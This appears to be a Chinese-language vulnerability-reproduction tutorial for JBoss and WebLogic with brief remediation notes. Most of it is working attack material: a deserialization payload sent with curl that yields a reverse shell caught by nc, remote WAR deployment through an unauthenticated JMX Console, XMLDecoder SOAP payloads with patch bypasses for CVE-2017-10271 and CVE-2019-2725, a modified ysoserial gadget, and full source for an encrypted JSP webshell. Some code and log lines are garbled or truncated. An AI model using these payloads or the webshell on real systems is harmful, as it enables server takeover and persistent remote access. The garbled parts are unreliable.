环境:jboss-4.2.3

设置外网访问:

在C:\jboss-4.2.3\server\default\deploy\jboss-web.deployer\server.xml  
将address="\${jboss.bind.address}" 改为: address="0.0.0.0", 重启Jboss

```

<Connector port="8080" address="${jboss.bind.address}"
maxThreads="250" maxHttpHeaderSize="8192"
emptySessionPath="true" protocol="HTTP/1.1"
enableLookups="false" redirectPort="8443" acceptCount="100"
connectionTimeout="20000" disableUploadTimeout="true" />

```

访问/jbossmq-httpl/HTTPServerILServlet,

返回This is the JBossMQ HTTP-IL, 说明页面存在, 此页面存在反序列化漏洞。

This is the JBossMQ HTTP-IL

```

这里直接利用CVE-2017-12149生成的ser，发送到/jbossmq-httpl/HTTPServerILServlet接口中。
如下：
Warning: <FILE>" to save to a file.
root@kali:~/Downloads/JavaDeserH2HC-master# curl http://192.168.31.205:8080/jbossmq-httpl/HTTPServerILServlet --data-binary @ReverseShellcommonsCollectionsHashMap.ser
Warning: Binary output can mess up your terminal. Use "--output =" to tell 1985-2003 Microsoft Corp.
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
root@kali:~/Downloads/JavaDeserH2HC-master# 
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.31.205: inverse host lookup failed: Unknown host
connect to [192.168.31.232] from (UNKNOWN) [192.168.31.205] 1835
Microsoft Windows [6.2.3790]
(C) 000000 1985-2003 Microsoft Corp.

C:\jboss-4.2.3\bin>

```

#### 修复建议

升级至最新版。


### Administration Console 弱口令

Administration Console管理页面存在弱口令，admin:admin，登陆后台上传war包。

#### 1. 点击Web Application (WAR)

The screenshot shows the JBoss AS 6 Admin Console interface. On the left, there's a navigation tree with nodes like 'JBoss AS 6 (default)', 'JVM', 'JMS Manager', 'Applications', and 'Web Application (WAR)'. A red arrow points to the 'Web Application (WAR)' node. On the right, there's a 'Summary' tab for a 'standalone web application (WAR)'. It lists three resources: 'ROOT.war', 'admin-console.war', and 'lxhspv.war', each with an 'Actions' column containing a 'Delete' button. A red arrow points to the 'Add a new resource' button at the top right of this section.

#### 2. Add a new resource, 上传war包




3. 点击创建的war包进入下一层，若状态为stop，点击Start按钮（默认都是start状态，不需要点击Start按钮）

4. 访问。

## 修复建议

1. 修改密码

C:\jboss-6.1.0.Final\server\default\conf\props\jmx-console-users.properties



2. 或删除Administration Console页面。

JBoss版本>=6.0, admin-console页面路径为: C:\jboss-6.1.0.Final\common\deploy\admin-console.war  
6.0之前的版本, 路径为C:\jboss-4.2.3\server\default\deploy\management\console-mgr.sar\web-console.war

## JMX Console未授权访问

JMX Console默认存在未授权访问, 直接点击JBoss主页中的JMX Console链接进入JMX Console页面。

1. 在JMX Console页面点击jboss.system链接, 在jboss.system页面中点击service=MainDeployer, 如下

The screenshot shows the JMX Agent View interface. On the left, there's an 'Object Name Filter' sidebar with various MBean names listed. A red arrow points to the 'service=MainDeployer' entry. The main panel shows a table of MBeans under the 'jboss.system' domain. Another red arrow points to the same 'service=MainDeployer' entry in this list.

2. 进入service=MainDeployer页面之后, 找到methodIndex为17或19的deploy 填写远程war包地址进行远程部署。


The screenshot shows the JMX Agent View interface again. The 'Object Name Filter' sidebar now has 'service=MainDeployer' selected. The main panel shows a table of methods for the 'service=MainDeployer' MBean. Two methods are highlighted with red arrows: 'deploy' at index 17 and 'deploy' at index 19. The bottom part of the screenshot shows the raw HTML source code of a form. A red arrow points to a hidden input field with the value 'methodIndex=17'.

3. 这里我部署的war包为lxh.war，链接如下：

<http://192.168.31.205:8080/jmx-console/HtmlAdaptor?action=invokeOp&name=jboss.system:service=MainDeployer&methodIndex=17&arg0=http://192.168.31.205/lxh.war>

4. 访问


[http://xx.xx.xx.xx/\[warname\]/shellname.jsp](http://xx.xx.xx.xx/[warname]/shellname.jsp)




## 修复建议

1. 增加密码措施，防止未授权访问。

1) 在C:\jboss-6.1.0.Final\common\deploy\jmx-console.war\WEB-INF\jboss-web.xml开启安全配置。



2) 在C:\jboss-6.1.0.Final\common\deploy\jmx-console.war\WEB-INF\web.xml开启安全认证。




3) 在C:\jboss-6.1.0.Final\server\default\conf\login-config.xml中可以看到JMX Console的用户密码配置位置。

```
<application-policy name="jmx-console">
  <authentication>
    <login-module code="org.jboss.security.auth.spi.UsersRolesLoginModule"
      flag="required">
      <module-option name="usersProperties">props/jmx-console-users.properties</module-option>
      <module-option name="rolesProperties">props/jmx-console-roles.properties</module-option>
    </login-module>
```

```
</authentication>
```

4) 配置用户密码以及用户权限，这里新增lxhsec用户。



5) 重启JBoss，效果如下：



2.或删除JMX Console,后重启JBoss

C:\jboss-6.1.0.Final\common\deploy\jmx-console.war

## WebLogic

WebLogic是美国Oracle公司出品的一个applicationserver，确切的说是一个基于JAVAEE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。将Java的动态功能和Java Enterprise标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

默认端口:7001

测试环境版本：10.3.6

下载地址：[https://download.oracle.com/otn/nt/middleware/11g/wls/1036/wls1036\\_win32.exe](https://download.oracle.com/otn/nt/middleware/11g/wls/1036/wls1036_win32.exe)

AuthParam=1559386164\_88cf328d83f60337f08c2c94ee292954

下载完成后双击运行，一直点下一步就ok了。

安装完成之后，在C:\Oracle\Middleware\user\_projects\domains\base\_domain这个目录双击startWebLogic.cmd启动Weblogic服务。

浏览器访问：<http://127.0.0.1:7001/>，界面上出现Error 404--Not Found，即启动成功。

设置外网访问，在域结构->环境->服务器

右边选择相应的Server（管理服务器），打开进行编辑，在监听地址中填入0.0.0.0，保存后，重启Weblogic服务器即可。



以下复现若无特别说明均采用Weblogic 10.3.6

## XMLDecoder 反序列化漏洞（CVE-2017-10271 & CVE-2017-3506）

Weblogic的WLS Security组件对外提供webservice服务，其中使用了XMLDecoder来解析用户传入的XML数据，在解析的过程中出现反序列化漏洞，导致可执行任意命令。

访问 /wls-wsat/CoordinatorPortType

返回如下页面，则可能存在此漏洞。

INT SQL XSS Encryption Encoding Other

Load URL http://127.0.0.1:7001/wls-wsat/CoordinatorPortType

Split URL Execute

Enable Post data  Enable Referrer

## Web Services

Endpoint	Information
Service {http://schemas.xmlsoap.org Name: /ws/2004/10/wsati} WSAT10Service Port {http://schemas.xmlsoap.org Name: /ws/2004 /10/wsati} CoordinatorPortTypePort	Address: http://127.0.0.1:7001/wls-wsat/CoordinatorPortType WSDL: http://127.0.0.1:7001/wls-wsat/CoordinatorPortType?wsdl Implementation class: weblogic.wsee.wstx.wsat.v10.endpoint.CoordinatorPortTypePortImpl

漏洞不仅存在于 /wls-wsat/CoordinatorPortType 。

只要是在wls-wsat包中的Uri皆受到影响，可以查看web.xml得知所有受到影响的Uri，路径

为： C:\Oracle\Middleware\user\_projects\domains\base\_domain\servers\AdminServer\tmp\\_WL\_internal\wls-wsat\54p17w\war\WEB-INF\web.xml

默认受到影响的Uri如下：

```
/wls-wsat/CoordinatorPortType
/wls-wsat/RegistrationPortTypeRPC
/wls-wsat/ParticipantPortType
/wls-wsat/RegistrationRequesterPortType
/wls-wsat/CoordinatorPortType11
/wls-wsat/RegistrationPortTypeRPC11
/wls-wsat/ParticipantPortType11
/wls-wsat/RegistrationRequesterPortType11
```

构造 写入文件 数据包发送，如下，其中Content-Type需要等于text/xml，否则可能导致XMLDecoder不解析。

```
POST /wls-wsat/RegistrationPortTypeRPC HTTP/1.1
Host: 127.0.0.1:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: text/xml
Connection: close
Content-Length: 629

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java>
        <object class="java.io.PrintWriter">
          <string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/test33.jsp</string>
          <void method="println">
            <string>
              <![CDATA[
                <% out.print("test777776666666"); %>
              ]]>
            </string>
          </void>
          <void method="close"/>
        </object>
      </java>
    </work:WorkContext>
    <soapenv:Header>
      <soapenv:Body/>
    </soapenv:Header>
  </soapenv:Envelope>
```

访问 /bea\_wls\_internal/test2.jsp,如下：

The screenshot shows the Burp Suite interface. In the Request tab, a SOAP message is constructed with a payload that includes an object tag pointing to a PrintWriter class. In the Response tab, the server returns a detailed error page from JBoss Web/3.0.0, showing a stack trace related to a security violation.

不熟悉JAVA的小伙伴们可能会对这个构造的XML有所疑惑，可以参考下这篇文章。

CVE-2017-3506的补丁加了验证函数，补丁在weblogic/wsee/workarea/WorkContextXmlInputAdapter.java中添加了validate方法，验证Payload中的节点是否存在object Tag。

```
private void validate(InputStream is){
    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
    try {
        SAXParser parser = factory.newSAXParser();
        parser.parse(is, newDefaultHandler());
        public void startElement(String uri, String localName, String qName, Attributes attributes) throws SAXException {
            if(qName.equalsIgnoreCase("object")) {
                throw new IllegalStateException("Invalid context type: object");
            }
        }
    });
    catch(ParserConfigurationException var5) {
        throw new IllegalStateException("Parser Exception", var5);
    } catch (SAXException var6) {
        throw new IllegalStateException("Parser Exception", var6);
    } catch (IOException var7) {
        throw new IllegalStateException("Parser Exception", var7);
    }
}
```

我们将object换成void就可绕过此补丁，产生了CVE-2017-10271。

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java>
<void class="java.io.PrintWriter">
<string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/test33.jsp</string>
<void method="println">
<string>
<![CDATA[
% out.print("test777766666666");
]]>
</string>
</void>
<void method="close"/>
</void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

## 修复建议

- 1) 安装补丁。
- 2) 或删除wls-wsat组件，再次访问返回404。

1. 删除C:\Oracle\Middleware\wlserver\_10.3\server\lib\wls-wsat.war
2. 删除C:\Oracle\Middleware\user\_projects\domains\base\_domain\servers\AdminServer\tmp\.internal\wls-wsat.war
3. 删除C:\Oracle\Middleware\user\_projects\domains\base\_domain\servers\AdminServer\tmp\\_WL\_internal\wls-wsat
4. 重启Weblogic



## Error 404--Not Found

**From RFC 2068 Hypertext Transfer Protocol -- HTTP/1.1:**

### 10.4.5 404 Not Found

The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the stat

Note: wls-wsat.war属于一级应用包，对其进行移除或更名操作可能造成未知的后果，Oracle官方不建议对其进行此类操作。

## Weblogic wls9\_async\_response,wls-wsat 反序列化远程代码执行漏洞 (CVE-2019-2725)

影响组件: bea\_wls9\_async\_response.war, wls-wsat.war

影响版本: 10.3.6.0, 12.1.3.0

### bea\_wls9\_async\_response.war

访问 /\_async/AsyncResponseService

返回如下页面，则可能存在此漏洞。



Welcome to the {http://www.bea.com/async/AsyncResponseService} AsyncResponseService home page

[Test page](#)

[WSDL page](#)

漏洞不仅存在于 /\_async/AsyncResponseService

只要是在bea\_wls9\_async\_response包中的Uri皆受到影响，可以查看web.xml得知所有受到影响的Uri，路径为：

C:\Oracle\Middleware\user\_projects\domains\base\_domain\servers\AdminServer\tmp\\_WL\_internal\bea\_wls9\_async\_response\8tpkys\war\WEB-INF\web.xml

默认受到影响的Uri如下：

```
/_async/AsyncResponseService
/_async/AsyncResponseServiceJms
/_async/AsyncResponseServiceHttps
```

wls-wsat.war受影响的URI见XMLDecoder 反序列化漏洞 (CVE-2017-10271 & CVE-2017-3506)

此漏洞实际上是CVE-2017-10271的又一入口，那么它是怎么绕过CVE-2017-10271的补丁，执行REC的呢。

先来看一下CVE-2017-10271的补丁代码：

```
public void startElement(String uri, String localName, String qName, Attributes attributes) throws SAXException {
    if(qName.equalsIgnoreCase("object")) {
        throw new IllegalStateException("Invalid element qName:object");
    } else if(qName.equalsIgnoreCase("new")) {
        throw new IllegalStateException("Invalid element qName:new");
    } else if(qName.equalsIgnoreCase("method")) {
        throw new IllegalStateException("Invalid element qName:method");
    } else {
```

```

        if(qName.equalsIgnoreCase("void")) {
            for(int attClass = 0; attClass < attributes.getLength();++attClass) {
                if!("index".equalsIgnoreCase(attributes.getQName(attClass))){
                    throw new IllegalStateException("Invalid attribute for elementvoid:" + attributes.getQName(attClass));
                }
            }
        }
        if(qName.equalsIgnoreCase("array")){
            String var9 =attributes.getValue("class");
            if(var9 != null &&!var9.equalsIgnoreCase("byte")) {
                throw new IllegalStateException("The value of class attribute is not valid for array element.");
            }
        }
    }
}

```

其中CVE-2017-3506的补丁是过滤了object, CVE-2017-10271的补丁是过滤了new, method标签, 且void后面只能跟index, array后面可以跟class, 但是必须要是byte类型的。

绕过CVE-2017-10271补丁是因为class标签未被过滤所导致的, 这点我们可以从Oracle 发布的CVE-2019-2725补丁看出来,

CVE-2019-2725补丁新增部分内容, 将class加入了黑名单, 限制了array标签中的byte长度。如下:

```

else if (qName.equalsIgnoreCase("class")) {
    throw new IllegalStateException("Invalid element qName:class");
}

else {
    if (qName.equalsIgnoreCase("array")) {
        String attClass = attributes.getValue("class");
        if (attClass != null && !attClass.equalsIgnoreCase("byte")) {
            throw new IllegalStateException("The value of class attribute is not valid for array element.");
        }
        String lengthString = attributes.getValue("length");
        if (lengthString != null) {
            try {
                int length = Integer.valueOf(lengthString);
                if (length >= WorkContextXmlInputAdapter.MAXARRAYLENGTH) {
                    throw new IllegalStateException("Exceed array length limitation");
                }
                this.overallarraylength += length;
                if (this.overallarraylength >= WorkContextXmlInputAdapter.OVERALLMAXARRAYLENGTH) {
                    throw new IllegalStateException("Exceed over all array limitation.");
                }
            } catch (NumberFormatException var8) {

```

复现:

**Weblogic 10.3.6 利用 oracle.toplink.internal.sessions.UnitOfWorkChangeSet 构造函数执行 readObject().**

构造函数参考

```

public UnitOfWorkChangeSet(byte[] bytes) throws java.io.IOException, ClassNotFoundException {
    java.io.ByteArrayInputStream byteIn = new java.io.ByteArrayInputStream(bytes);
    ObjectInputStream objectIn = new ObjectInputStream(byteIn);
    //bug 4416412: allChangeSets set directly instead of using setInternalAllChangeSets
    allChangeSets = (IdentityHashtable)objectIn.readObject();
    deletedObjects = (IdentityHashtable)objectIn.readObject();
}

```

UnitOfWorkChangeSet的参数是一个Byte数组, 因此我们需要将Payload转换为Byte[].

利用yso serial生成Payload

```

java -jar ysoserial-0.0.6-SNAPSHOT-BETA-all.jar Jdk7u21 "cmd /c echo ljhsec > servers/AdminServer/tmp/_WL_internal/bea_wls9_async_respon

```

然后使用下列代码, 将Payload进行转换成Byte[]

```

import java.beans.XMLEncoder;
import java.io.*;

public class Test{
    public static void main(String[] args) throws Exception {

        File file = new File("C:\\\\Users\\\\ljhsec\\\\Downloads\\\\JRE8u20_RCE_Gadget-master\\\\exploit.ser");
        //读取ysoserial文件生成的payload
        FileInputStream fileInputStream = new FileInputStream(file);

        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream((int) file.length());

        int buf_size=1024;
        byte[] buffer=new byte[buf_size];
        int len=0;

        while(-1 != (len=fileInputStream.read(buffer,0,buf_size))){
            byteArrayOutputStream.write(buffer,0,len);
        }

        BufferedOutputStream oop = new BufferedOutputStream(new FileOutputStream(new File("C:\\\\Users\\\\ljhsec\\\\Downloads\\\\ysoserial-maste
        //使用jdk的xmlencoder把byte数组写入到 result.txt
        XMLEncoder xmlEncoder = new XMLEncoder(oop);
        xmlEncoder.flush();
        xmlEncoder.writeObject(byteArrayOutputStream.toByteArray());
    }
}

```

```

        xmlEncoder.close();
        byteArrayOutputStream.close();
        fileInputStream.close();
    }
}

```

### 拼接Payload

```

POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 127.0.0.1:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0
Accept:/*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: text/xml
Content-Length: 178338

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:asyn="http://www.be.com/async/AsyncResponseService">
<java><class><string>oracle.toplink.internal.sessions.UnitOfWorkChangeSet</string></void>
//此处填写上面生成的XML。
</void></class></java></work:WorkContext><soapenv:Header><asyn:onAsyncDelivery></asyn:onAsyncDelivery></soapenv:Header><soapenv:Body></soapenv:Body></soapenv:Envelope>

```

效果:

The screenshot shows a browser interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays a POST message to '/wls-wsat/CoordinatorPortType' with various headers and a large XML payload. The 'Response' tab shows a successful HTTP/1.1 200 Accepted status with standard response headers. Below the browser is a file explorer window showing a directory structure under 'C:\Oracle\Middleware\user\_projects\domains\base\_domain\servers\AdminServer\tmp\WL\_internal\bea\'. A file named '1 lhxsec' is visible.

使用ysoserial生成的只能适用于Windows平台，如果在Linux平台使用，则又要进行一次编译，兼容性有点不太好，因此我们可以将ysoserial稍稍的进行更改。

这里我们将ysoserial的Gadgets.java文件进行更改。路径为: ysoserial-master\src\main\java\ysoserial\payloads\util\Gadgets.java.

```

public static <T> T createTemplatesImpl ( final String command, Class<T> tplClass, Class<?> abstTranslet, Class<?> transFactory )
        throws Exception {
    final T templates = tplClass.newInstance();

    // use template gadget class
    ClassPool pool = ClassPool.getDefault();
    pool.insertClassPath(new ClassClassPath(StubTransletPayload.class));
    pool.insertClassPath(new ClassClassPath(abstTranslet));
    final CtClass clazz = pool.get(StubTransletPayload.class.getName());

    // ---Start
    String cmd = "";

    if(command.startsWith("filename:")) {
        String filename = command.substring(9);
        try {
            File file = new File(filename);
            if (file.exists()) {
                FileReader reader = new FileReader(file);
                BufferedReader br = new BufferedReader(reader);
                StringBuffer sb = new StringBuffer("");
                String line = "";
                while ((line = br.readLine()) != null) {
                    sb.append(line);
                    sb.append("\r\n");
                }
                cmd = sb.toString();
            } else {
                System.err.println(String.format("filename %s not exists!", filename));
                System.exit(0);
            }
        } catch (IOException e) {
            e.printStackTrace();
        }
    } else {
        // run command in static initializer
        // TODO: could also do fun things like injecting a pure-java rev/bind-shell to bypass naive protections
        cmd = "java.lang.Runtime.getRuntime().exec(\"" +
            command.replaceAll("\\\\\\\\","\\\\\\\\\\\\\\\\").replaceAll("\\\"","\\\\\"") +
            "\");";
    }
}

```

```

System.err.println(cmd);
// ---end

clazz.makeClassInitializer().insertAfter(cmd);
// sortarandom name to allow repeated exploitation (watch out for PermGen exhaustion)
clazz.setName("ysoserial.Pwner" + System.nanoTime());
CtClass superC = pool.get(abstTranslet.getName());
clazz.setSuperclass(superC);

final byte[] classBytes = clazz.toByteArray();

// inject class bytes into instance
Reflections.setFieldValue(templates, "_bytecodes", new byte[][] {
    classBytes, ClassFiles.classAsBytes(Foo.class)
});

// required to make TemplatesImpl happy
Reflections.setFieldValue(templates, "_name", "Pwner");
Reflections.setFieldValue(templates, "_tfactory", transFactory.newInstance());
return templates;
}

```

保存后重新编译mvn clean package -DskipTests.

编译使用的是JDK1.8

修改后的ysoserial，将命令执行，转换成了代码执行。

整个兼容两边平台的代码TestCode.txt.

```

//TestCode.txt
String WEB_PATH = "servers/AdminServer/tmp/_WL_internal/bea_wls9_async_response/8tpkys/war/echolxsec.jsp";
String ShellContent = "<%@page import=\"java.util.*,javax.crypto.*,javax.crypto.spec.*%><%!class U extends ClassLoader{U(ClassLoader c){super(c);public Class g(byte []b){return super.defineClass(b,0,b.length);}%;}%if(request.getParameter(\"pass\")!=null){String k=(\"\\\"+UUID.randomUUID()).replace(\"-\",\"\").substring(16);session.putValue(\"u\",k);out.print(k);return;}Cipher c=Cipher.getInstance(\"AES\").init(2,new SecretKeySpec((session.getValue(\"u\")).getBytes(),\"AES\").getEncoded());out.write(U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext));%>";

try {
    java.io.PrintWriter printWriter = new java.io.PrintWriter(WEB_PATH);
    printWriter.println(ShellContent);
    printWriter.close();
} catch (Exception e) {
    e.printStackTrace();
}

C:\Users\lhxsec\Downloads\ysoserial-master\target>

```

执行：

```


java -jar ysoserial-0.0.6-SNAPSHOT-all.jar Jdk7u21 "filename:C:\Users\lhxsec\Desktop\TestCode.txt" > result.txt
